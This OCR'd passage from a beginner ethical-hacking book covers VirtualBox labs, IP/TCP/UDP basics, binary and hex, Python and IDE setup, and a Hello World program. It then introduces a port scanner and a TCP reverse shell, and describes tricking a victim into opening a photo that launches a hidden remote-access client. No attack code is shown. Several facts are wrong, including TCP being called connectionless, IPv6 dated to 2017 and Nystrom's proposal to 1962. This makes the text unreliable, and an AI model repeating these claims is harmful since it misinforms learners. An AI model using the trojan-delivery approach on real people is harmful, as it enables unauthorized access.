We've confirmed our network connection and have access to the internet as well. Normally I'd do it only as an internal network. However, for future purposes having the internet connection will be nice.

In this chapter we have covered what a hypervisor is and how to use it. Getting your disk images, and what they are. Installing virtual machines in VirtualBox, and

some basic networking. We even touched on a couple commands that you can use.

The skills you have learned are not just important for following along with the book, however also setting up your own testing environments. Before putting any testing tools to work, you should test them on your own virtual machines. This not only helps you run quality testing, however validating the exploits and learning how to defend against them. Using virtual machines is also a great way to test out new technologies before implementing them in a production environment.

Chapter Three: Communication is Key

In the last chapter we covered a little bit of the practical by setting up a couple virtual machines and networking them together on their own virtual Local Area Network (LAN). There was a lot of button clicking, and command typing—which I find fun. However, now it is time for some

theory. This theory will come in the form of what Internet Protocol (IP) addresses are, the two versions of IP we'll be dealing with, a couple communication protocols like TCP and UDP, and even a little bit of information about encryption. We'll even touch on the topics of frames, datagrams, and packets.


It was a long time ago in a lab far far away, on a dark and stormy night. Just kidding, I honestly have no clue what the weather was like. However, it definitely was awhile ago. Somewhere around 1974 these two gents named Vinton Cerf and Robert Kahn introduced a protocol called Transmission Control Protocol (TCP). This was a connectionless datagram service that fell under Internet Protocol (IP). IP being a network layer (layer 3) protocol.

These Vint, and Bob published a paper through the *Institute of Electronics Engineers (IEEE)* called *A Protocol for Packet Network Intercommunication*. It described a protocol for sharing resources using packet switching through network nodes. TCP was a big part of it. The model

they described became known as the *Department of Defense (DoD) Internet Model* and *Internet Protocol Suite (TCP/IP).*

Fast forward to 1978 where the Internet Protocol Version 4 (IPv4) specification came out, and then in 1981 it became the dominate version. Which is still the most common version we use today. IPv4 has quite a bit in it. However, we'll start off by explaining how the addresses work.

IPv4 addresses come in 32-bit number schemes with 8-bit fields. This is denoted in a dotted-decimal format. It is broken up into a network and host part.



IP addresses are unique numbers, that act as an identifier for a computer or device on a network. Usually assigned by an Internet Service Provider (ISP) or DHCP server. Subnets are networks within a

network so to speak (not going into great detail here). Subnets help with the problem where we have a limited number of IPv4 addresses available. Because now your network can have an IP address, however everything within the local network can have local IP addresses and still function on the greater internet. So now your IPv4 network will have a netmask (subnet mask). For instance, your network can have a subnet mask of 255.255.255.0 which can be denoted by a CIDR of 192.168.0.0/24. You'll hear a term called "default gateway". This gateway is a piece of networking hardware that facilitates communication between networks. This device is normally given to you by your ISP and commonly known as a router (the magic internet box). The routers IP address to the local network is known as the default gateway (address). An example would be 192.168.0.1. Normally it is the first IP address in the range. The last IP address would be the broadcast address. The broadcast address is normally the last one in the IP range. This is a brief explanation of IPv4 and how it applies to networking.

However, now it is time to move onto IPv6.

IPv6 was introduced around 2017 (draft in 1998) and is to solve the problem of limited IP address from IPv4. It uses 128-bit addresses, which is insanely large (2^{128} or 340 trillion trillion trillion). IPv6 is denoted in hexadecimal, broken up into eight parts. You have a 48-bit section that is your prefix, a 16-bit portion that is the subnet id, and a 64-bit portion that is your interface id.

Some of the advantages of IPv6 are simplified headers, more efficient routing aggregation, autoconfiguration, IP Security (IPsec), improved mobile support, and enhanced multicast. Now that we know a little more about IP, and IP addresses we can touch on what packets are.

Packets are the basic unit of communication on a network. I think of packets as letters in the mail. They contain all the addressing information from the

source to the destination, how it is being mailed, and all the data inside the envelope. A digital packet is very similar. It contains the destination address, source address, the protocol, data, and error correction.


Packets are often too large to be transmitted in one go. When this happens, they get sent as fragments. The network layer handles the fragmentation of the packets. The network layer determines the fragment size, creates the header, and encapsulates the fragments in the header, then sends them to the next layer.

We also have frames which are similar to packets. Frames exist on the data link layer. In a frame, you get a few extra bytes added.

The datagram (I love that word) represents a data units of transfer in

networking. All of the data is broken down into smaller units called datagrams. This is done on the transport layer. Unlike TCP which is packet oriented, UDP uses datagrams.

Moving on from packets, frames, and datagrams we're going to touch on TCP. TCP is a protocol that is used for the transmission of packets across a network. File Transfer Protocol (FTP), HyperText Transfer Protocol (HTTP), and Simple Mail Transfer Protocol (SMTP) use TCP. It uses a three-way handshake in order to establish a connection. The client sends a synchronize (SYN) packet. The server sends a synchronize-acknowledgment (SYN-ACK) packet. Then the client sends an ACK packet.



TCP relies on the acknowledgement of the data being sent and received and the confirmation of the client and server. This is done using unique identifiers or numbers. All of this information is included in the TCP header.


TCP Header				
Bits	0-12			16-31
0	Source Port			Destination Port
32	Sequence Number			
64	Acknowledgment number			
96	Offset	Reserved	Flags	Window Size
128	Checksum			Urgent pointer
160	Options			

Flags to keep an eye on are: URG (Urgent), ACK, PSH (Push), RST (Reset),

SYN, FIN (Finish). You are already familiar with two of them. SYN and ACK are part of the three-way handshake.


TCP is an extremely reliable protocol, however isn't as fast as the alternative UDP. So when choosing which protocol you use, you have to weigh reliability and performance and choose based off of what is most important for the job.

User Datagram Protocol (UDP or UDP/IP) is another communication protocol. It tolerates loss, and is low-latency. Systems like Voice over IP (VoIP), and Domain Name System (DNS) use this protocol. Unlike TCP it doesn't guarantee that the data will be transferred or use features such as retransmit. The UDP header is much more simple than TCP as it only contains the source, destination, length, and checksum.



Basically it gathers the data and adds its own header information. It is then encapsulated in an IP packet, and sent to their destinations. There is no guarantee that it will arrive at the right place, and if there isn't a response it time it'll either retransmit or give up. Because it uses a simple method that doesn't use a handshake there is low overhead.

Now that we know how to communicate on the internet, let's get into some encryption. We are going to quickly cover Secure Sockets Layer (SSL), and Transport Layer Security (TLS). These are common types of encryption used for surfing the internet. You know when you see that nice lock next to your web address? Yah, that means there is some sort of encryption with a validated certificate. These certificates are called SSL/TLC certificates and are used alongside the HTTPS protocol. In terms of a browsing the internet it has a couple steps.



Using this encryption obfuscates the traffic between you and the server, and can assist in preventing the information from being intercepted. However, not impossible to break.

This type of encryption uses a public and private key combination. This is called public key encryption (asymmetric encryption). So, someone has a private key that they keep secret, and they hand out a public key. Now people can send messages encrypting it with the public key. However, only the one with the private key can read those messages. Bitcoin and other cryptocurrencies use this same method for generating their wallets. Anyone can send

you the bitcoin, however only you can access those finances—because, only you have the private key.

In this chapter we covered some basic principles of networking which included what IP is, two communication protocols (TCP/IP and UDP/IP), and an introduction to encryption.

You'll be using this information in the final chapters in order to write your Python programs, and understand what is happening within those programs.

Chapter Four: Procedural or

Object Oriented

Now that you have the tools you need to move forward it is time to learn about programming languages, what an interpreter is, and how to write and compile programs. The focus on this chapter will be theory. However, you'll get your hands dirty too!

It was some time ago when we first got to see programming languages. In 1942 there was a language called Plankalkül created by Konrad Zuse. It stored chunks of code that could be called repeatedly to perform common operations. FORTRAN (Formula Translation) was the first commercially available programming language developed by a team at IBM (John Backus) in '56.

Just like anything in live, programming languages have classifications for programming languages. We have our high-level programming languages such as Python, C++, and Java. Then we have our low-level languages such as assembly and machine code.


High-level programming languages are the closest to human language. They basically allow for you to write logical programs in a human-like way and then compile it down into a low-level language for execution. The main advantages are that the programmer gets to focus on the nature of the problem, and how to solve the problem logically and efficiently. The compiler then makes it machine friendly. High-level languages are not machine dependent, and can run on most machines or operating systems.

Low-level languages tend to be more efficient, and run better on a specific machine or hardware set. However, they are more difficult to write in and harder to debug.

High level languages can be broken down into interpreted languages, and compiled languages. Interpreted languages are programming languages that don't need to be compiled into machine instructions. They are not directly run on the machine, however translated/interpreted. Compiled languages are languages that are translated (compiled)


into a set of machine specific instructions which can't really be understood by humans.

Interpreted languages are languages such as Python (can be either), Java, Perl, Ruby, and PHP. The below image is an example of the process.



.

Compiled Languages are languages such as C, C++, and C#. The below image is an example of the process



Now that you know a little bit more about programming languages such as interpreted, or compiled code/languages we can move onto something a little bit more in depth. This is the difference between a scripting language and programming language. They are very similar, however there is a distinction. Often people will use the terms interchangeably, and honestly that isn't something to get too worried about. Let's start off by saying that all scripting languages, are indeed programming languages. However, not all programming languages are scripting languages. As we covered before, there are interpreted languages and compiled languages. Well, scripting languages are interpreted. Whereas, programming languages are compiled.

Back when programming languages were becoming more prevalent, they were to build software (such as MS Word). This software was compiled from programming languages. However, as development became more rapid, scripting languages were added to add functionality without having to

recompile the entire software package. Now we have games, software, and operating systems that use both. They will build a core system/software/engine that can be compiled, and then additional development done using a scripting language.


One of the most apparent examples of this would be a web browser. You have a web browser (Chrome, Firefox, Edge, or Brave) that you open/execute and then visit websites. When you get to a website, it starts loading the pages. Both the server and your web browser will run scripts that act make the web application function. These scripts (i.e. JS, PHP) are interpreted by the web browser and server.

You see how this is all coming together, well it is going to get even bigger. We are going to get into the differences between Procedural Programming, and Object-Oriented Programming (OOP).

You know how I brought up language FORTRAN that was created by IBM back in ’56? Well, that is a procedural programming

language. It is a structured programming model that was built on the idea of calling procedures. These procedures were known as: routines, subroutines, or functions. It basically works on the concept of carrying out a series of computational steps.

The language that brought you here, is Python. Python is an OOP language. OOP is a model build on the concept of objects. These objects contain code such as attributes and methods. There are many different types of OOP languages. However, the most common ones are class based. Class based languages create objects as instances of classes.



Now that you know what know what a programming language, we need to go over binary and hexadecimal. This is just going to

be a quick review, so you know enough to understand what you are looking at.

The history of numbers including binary is kind of all over the place. There are traces of binary that go as far back as the 2nd century BC in India (possibly even further back). A scholar known as Pingala made a system was used for describing prosody. It worked similarly to Morse code. There are examples of the Ancient Egyptians using it in their multiplication. However, the modern binary system can be traced back to Gottfried Leibniz from the 17th century. Many people said that he saw *the image of Creation* in this binary arithmetic. Binary breaks down computations into simple true/false, yes/no, on/off operations. These operations are on the physical layer of a computer system. A microprocessor is basically made up of billions (even trillions) of transistors. Each transistor acts as a switch (think light switch).

To the math and formatting of it. Binary for computers can be broken up into

these classifications. Each bit is a 1 or a 0 > a nibble is four bits [0001] > which leads to a byte which is two nibbles or eight bits [000 0001]. To convert decimal (base 10) to binary (base 2) you divide the number by two, and the remainder is the binary digit.

The Math

10 / 2	= 5	r0
5 / 2	= 2	r1
2 / 2	= 1	r0
1 / 2	= 0	r1

1010

The reverse operation of binary to decimal works by assigning a weighted value to the position in the binary number. You then multiply the number in the position by the weighted value. Then you add the results together.

The Math

1	0	1	0
2^3	2^2	2^1	2^0

$0 \times 2^0 = 0$
$1 \times 2^1 = 2$
$0 \times 2^2 = 0$
$1 \times 2^3 = 8$

10

As a result of this math, and formatting into bytes we'll get the following chart of zero to ten.

Decimal	Binary
0	0000 0000
1	0000 0001
2	0000 0010
3	0000 0011
4	0000 0100
5	0000 0101
6	0000 0110
7	0000 0111
8	0000 1000
9	0000 1001
10	0000 1010

This is the basics of the binary used in computer systems. We'll move onto hexadecimal (hex) and how it is used.

Base 16 or hexadecimal was invented in France, somewhere around 770 AD. Rumour has there was a famous wizard known as Mervin. He was a counselor of King Charlemange. He had eight fingers on each hand, which allowed him to count much faster than anyone else (the validity of this claim is disputed, however makes a great story).

From legends to heroes, we have John Williams Nystrom. He an American civil engineer (born in Sweden). In 1962 he purposed a switch from decimal to hexadecimal. This change would have changed everything from how we measure weight to how clocks and calendars work. It was never adopted due to a lack of explanation of the math itself. But, in 1963 (disputed could be between ’63 and ‘65) IBM introduced hexadecimal into computer science.

Hexadecimal works by adding the Letters A-F to numbering. As you can see by the following table. You are counting until fifteen, then you just continue like you were counting in decimal.

Decimal	Binary	Hexadecimal
0	0000 0000	0
1	0000 0001	1
2	0000 0010	2
3	0000 0011	3
4	0000 0100	4
5	0000 0101	5
6	0000 0110	6
7	0000 0111	7
8	0000 1000	8
9	0000 1001	9
10	0000 1010	A
11	0000 1011	B
12	0000 1100	C
13	0000 1101	D
14	0000 1110	E
15	0000 1111	F

Hexadecimal is used primarily in computer science for languages such as Assembly and Machine Code. Other uses are memory pointers, colours on web pages, MAC addresses, and error codes are denoted in hex. It is used because of how easy it is to convert to binary, and it uses less space than decimal and binary to denote numbers.

This is the last bit of information you need to nibble on before we move onto development environments.


I am going to be introducing you to PyCharm for Windows based systems and IDLE for Kali Linux. These are the development environments (IDE) we'll be

using for python. The cool thing though is that you can write your python scripts in notepad. An IDE is essentially your workspace for a programming environment. It lets you setup projects, and debug code. Some of them have real-time debugging features and autosuggest for syntax (rules for a language). Before we install our IDE, we'll install python (v3.10).


On your Windows 10 VM navigate to *python.org/downloads/windows/* and download *Windows installer (64-bit)*. Once it is downloaded run the installer and make sure you have it set the path.

Then select the *Install Now* option. If it prompts you to allow, click *Yes*. You will

then be hit with the *Setup Progress* window.



When done, you'll be prompted to *Disable path length limit*. Do that in order to prevent problems in the future. Then you can close the setup. Restart the VM and then open up *CMD* and then type in *py* and then *exit()* you can also use *python -V*:



Next, in Kali we'll be installing python by doing the following in the terminal. First we update a repositories, and upgrade the software on the system.

Then we install a few of the

dependencies we might end up needing.

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install wget build-essential libncursesw5-dev \
    libssl-dev libsqlite3-dev tk-dev libgdbm-dev libc6-dev libbz2-dev libffi-dev
```

Next we grab the Python package from their website.

```
┌──(kali㉿kali)-[~]
└─$ wget https://www.python.org/ftp/python/3.10.0/Python-3.10.0.tgz
```

Now we extract the contents within the archive.

```
┌──(kali㉿kali)-[~]
└─$ tar xzf Python-3.10.0.tgz
```

Then we navigate to the folder that we extracted from the archive.

```
┌──(kali㉿kali)-[~]
└─$ cd Python-3.10.0
```

Then, it's time to prepare the source code for compilation.

```
┌──(kali㉿kali)-[~/Python-3.10.0]
└─$ ./configure --enable-optimizations
```

Now we compile the source code, and install Python (might have to elevate with sudo).

```
┌──(kali㉿kali)-[~/Python-3.10.0]
└─$ make altinstall
```

Once all of that is done, we have to


check the installed version of Python on our system with the *python -V* (cant also use python3.10 -V)command in the terminal.

Now we have Python installed and verified on both of our virtual machines. It is time to install our IDEs on both of VMs.


We're going to start with Pycharm from JetBrains. They make some of my personal favourite IDEs for multiple languages and always offer a free to use version.

Open up Edge in your Windows 10 VM and navigate to: *jetbrains.com/pycharm/*


Once it is downloaded, run the installer. Click *Next* until you reach the *Installation Options* window. Select all of the available options.



Continue through the windows until you reach the installation window. It'll take a hot minute to install depending on the speed of your system. When it is done you will be prompted to restart. Restart now.




On Kali, open the terminal and run the command *sudo apt install idle3* and then put in your password when prompted.




When the install is complete reboot the system. This isn't necessary, however we just installed Python and IDLE so it wouldn't hurt. You can restart from terminal with the *shutdown -r* command.

We are now so close to writing our first Python program. Windows 10 and Kali should both be rebooted are ready to get into our IDE.

On Windows 10 (win10) open up PyCharm.




Now, click the *New Project* button  and choose a location to store the project.




Then press the *Create* button at the bottom right hand corner of the screen. Now it'll show you a pre-built project. For our tutorial we are going to delete most of what is in there and go for the stereotypical *Hello World* project. But, wait here and move over to Kali.


In Kali click the *Start* button and search *IDLE*.



Click on it to open it up. You'll get the IDLE shell.



Now, go to *File*, and then *New File*.




There we go, both are now ready for you to write some master level code (JK, lolz. Not there yet, but we'll get there).

I am not going to claim to know the origins of this legend. Nor, will I claim to know the history of it. But, as the story goes (huddles around the digital campfire)… I


believe there is a computer out there, in a museum, parts bin, or recycle center that knows the true origins of *Hello World.* I was about fourteen years old when I first heard of this program. I was sitting in my computer science class where we were about to learn BASIC. When our teacher gave us our first lines of code to write. We were told a story that the first computer that was programmed using punch cards had hello world run as that program. But, other sources say that it originated in a C programming book in 1973 written by Brian Kernighan. Although, the origins may be obscure. The importance is real. The *Hello World* program demonstrates basic syntax and output.

It's your turn to enter the world legends with this program. In PyCharm you are going to write the following lines of code.



What's going on here is that you have

a conditional statement (if statement) that checks to see if the file name is *“main”* if it is run the function *“hello_world”* with a string of text that says, *“Hello World”*. Once you are done writing, we have to make the function. Put the function above the conditional statement. This ensures that the functions are loaded before anything that could call it.



This chunk of code defines the function *“hello_world”* and the function has a variable named *“message”*. The next line is your output. It is going to output the variable. The variable is now holding the information you passed from main.

This is a good time to explain what a variable is. I don’t know if you remember basic algebra. However, that’s where I first learned about variables. A variable is a letter, or series of letters that represents information. In programming you’ll be using variables to store important information to be

used later. Think of the formula $c^2 = a^2 + b^2$. Each one of the letters in the Pythagorean theorem is a variable. You use the letters as place holders, until you are ready to use the numerical information. Same thing in programming (thanks for listening to my Ted Talk lol)!

I know, you want to run the program. Well, I say you should! Like on my old Sony Walkman, there is a play button  , I'd press it and see what happens. If you followed the instructions correctly you should get something similar to the following.


```
C:\Users\Owner\PycharmProjects\pytho
Hello World

Process finished with exit code 0
```

Don't worry too much if it didn't run correctly. There could be a syntax error and it is time to debug your code! If it is working correctly, you can open up your Kali VM and write the same code in IDLE.

In Kali, save the file you created in a

folder (I made a folder on my desktop and named it hello_world). Save the file as *main.py* and then replicate the program. It should look something similar to this:

The code should be identical as the code you had written earlier. Just on a different virtual computer. After you save it, you can press *F5* to run, or run it through the *Run* menu at the top. The output should be similar to this:



There you go, you've become a master at writing the *Hello World* program. Because you're not writing a program with a graphical user interface all of the input and output will be handled by the shell or command console. Honestly, when writing

your own exploits that is all you need.

In this chapter you learned about the basics of programming. That includes what programming languages are, different types of languages, a little bit about binary and hexadecimal, and writing your first program. The next chapter is where we get into some of the more complicated stuff. Don't worry, it'll be fun. In fact, it is why you purchased this book in the first place.

Chapter Five: Exploitation Begins on Virtual Machines

Honestly, I'm excited for this chapter. This is the chapter I've been waiting


to write. Now that we have all of that basic stuff completed, we are going to be writing three programs. These programs will contain everything you learned from the previous chapters and put it into practice. I know we setup two separate IDEs. However, the way I usually write this code is on my main Personal Computer (PC) and I copy the code over to the machines. It makes it easier for debugging. You can do it your way. The training wheels are off (don't worry, just like you parent—there I'm still going to keep my hand on your back, so you don't fall).

So, we have three programs we are going to write. The first one is a port scanner. The second one will be a TCP reverse shell, and the third one will be an extension of the reverse shell.

The first program we are going to write is a port scanner. What is a port scanner? Week a port scanner is used for determining which ports are open on a specific network. By knowing which ports are open, you know which ports can send or receive data. That's important for testing


network security or hardening your network security.

In the port scanner we are going to start with importing *socket*. We'll then create the class *PortScanner*.



Now we are going to setup our first functions/methods. The first one is *set_target* with a global variable and input called target for the ipaddress.

We'll then set the port range with a high and low port. We'll use a function to split them where the - hyphen is.




The final function will be *scan_ports* we use a for loop for going through all of the

ports, we then check the ports for their status (open or closed). We finish up with closing the connection when we're done.

We then finish off with the checking to see if we are in the main file. Then creating the object from our class and going through the sequence for calling our functions.

Now it's time to test it out. I used the google IP address (*172.217.1.14*), and are scanning ports *78-84*.



Would you look at that, port *80* is

open. This is a really basic scanner, but it really does cover off some of the basic information we need. The first thing is importing libraries. That's what the import statement was for. Defining our class, and embedded methods. Finally creating an object and accessing the functions. Next, we are going to kick it off with the TCP reverse shell.

Now we are moving onto the TCP reverse shell. If you remember in chapter three when we introduced TCP/IP, well this is where that knowledge comes in handy. We are going to setup a server, and client. The client will receive commands and send them back the information to the server. You will issue the commands from the server itself.

However, what is a TCP reverse shell you might ask? I know I did the first time I wrote one. In fact, at times I even struggled with the code. Primarily because I wrote my first one in Python 2.7 and had to modify the code for Python 3.10. Think about needing to help someone with their computer. However, you are too far to go give them onsite


support, or them drop the computer off at your house or office. So, you walk them through downloading team viewer. Now, you have remote access to their computer! Great, now you can fix all their problems. Now, put yourself into the shoes of an attacker. You want to get access to a host machine; however, you don't want to be onsite and have physical access. So, you have them download a photograph. When they open the photograph a client is launched and suddenly your server wakes up and you now have remote access to their computer.

Well, that is what we are building with a TCP reverse shell. There is a process to get this working though. You first have to establish a connection, once you have the connection established, you need to be able to send commands to the client and have the client execute them. The client gets the commands and interprets them for the machine. Then it sends that feedback to the server. We'll express all those functions in the code itself. So, now it is time for the first lines of code!

In the first six lines of code we have an *import*. This import will bring in the *socket* dependency. This library is what holds all of the functions for the connections we are going to be making. On line three we are setting a *BUFFER_SIZE = 10242* variable/constant. Each packet will fit into that buffer size limit. Then on line four we are going to set up for the connection itself.

